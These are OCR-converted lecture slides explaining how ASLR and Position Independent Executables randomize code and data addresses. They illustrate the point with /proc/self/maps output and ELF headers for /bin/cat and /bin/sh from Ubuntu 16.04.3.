
- To have a strong defense, systems have to randomize all addresses
  - Code, data, stack, heap, library, mmap(), etc.

- However, Code/data still merely randomized
  - Why? Some compatibility issue…

```
[blue9057@blue9057-vm-ctf2 ~$] cat /proc/self/maps | grep xp
00400000-0040c000 r-xp 00000000 08:01 3932184                            /bin/cat
7f344f41c000-7f344f5dc000 r-xp 00000000 08:01 6295166                    /lib/x86_64-linux-gnu/libc-2.23.so
7f344f7e6000-7f344f80c000 r-xp 00000000 08:01 6295164                    /lib/x86_64-linux-gnu/ld-2.23.so
7ffd5915e000-7ffd59160000 r-xp 00000000 00:00 0                          [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0                  [vsyscall]
[blue9057@blue9057-vm-ctf2 ~$] cat /proc/self/maps | grep xp
00400000-0040c000 r-xp 00000000 08:01 3932184                            /bin/cat
7f791ec4b000-7f791ee0b000 r-xp 00000000 08:01 6295166                    /lib/x86_64-linux-gnu/libc-2.23.so
7f791f015000-7f791f03b000 r-xp 00000000 08:01 6295164                    /lib/x86_64-linux-gnu/ld-2.23.so
7ffe2b5d4000-7ffe2b5d6000 r-xp 00000000 00:00 0                          [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0                  [vsyscall]
[blue9057@blue9057-vm-ctf2 ~$] cat /proc/self/maps | grep xp
00400000-0040c000 r-xp 00000000 08:01 3932184                            /bin/cat
7f89504b6000-7f8950676000 r-xp 00000000 08:01 6295166                    /lib/x86_64-linux-gnu/libc-2.23.so
7f8950880000-7f89508a6000 r-xp 00000000 08:01 6295164                    /lib/x86_64-linux-gnu/ld-2.23.so
7ffcc5bcb000-7ffcc5bcd000 r-xp 00000000 00:00 0                          [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0                  [vsyscall]
```

Position Independent Executable (PIE)

- Randomize Code/Data!
  - Now everything becomes randomized
- Unlike libraries, you need to recompile code
  - Why?
- Now, PIE becomes default.
  - i.e., If you compile a program with a recent compiler, your main() will be randomized



Position Independent Executable (PIE)

/bin/cat from Ubuntu 16.04.3

```
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:               0x8049e68
  Start of program headers:          52 (bytes into file)
  Start of section headers:          49876 (bytes into file)
  Flags:                             0x0
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         9
  Size of section headers:           40 (bytes)
  Number of section headers:         29
  Section header string table index: 28
```

/bin/sh from Ubuntu 16.04.3

```
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              DYN (Shared object file)
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:               0x1b519
  Start of program headers:          52 (bytes into file)
  Start of section headers:          172564 (bytes into file)
  Flags:                             0x0
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         9
  Size of section headers:           40 (bytes)
  Number of section headers:         27
  Section header string table index: 26
```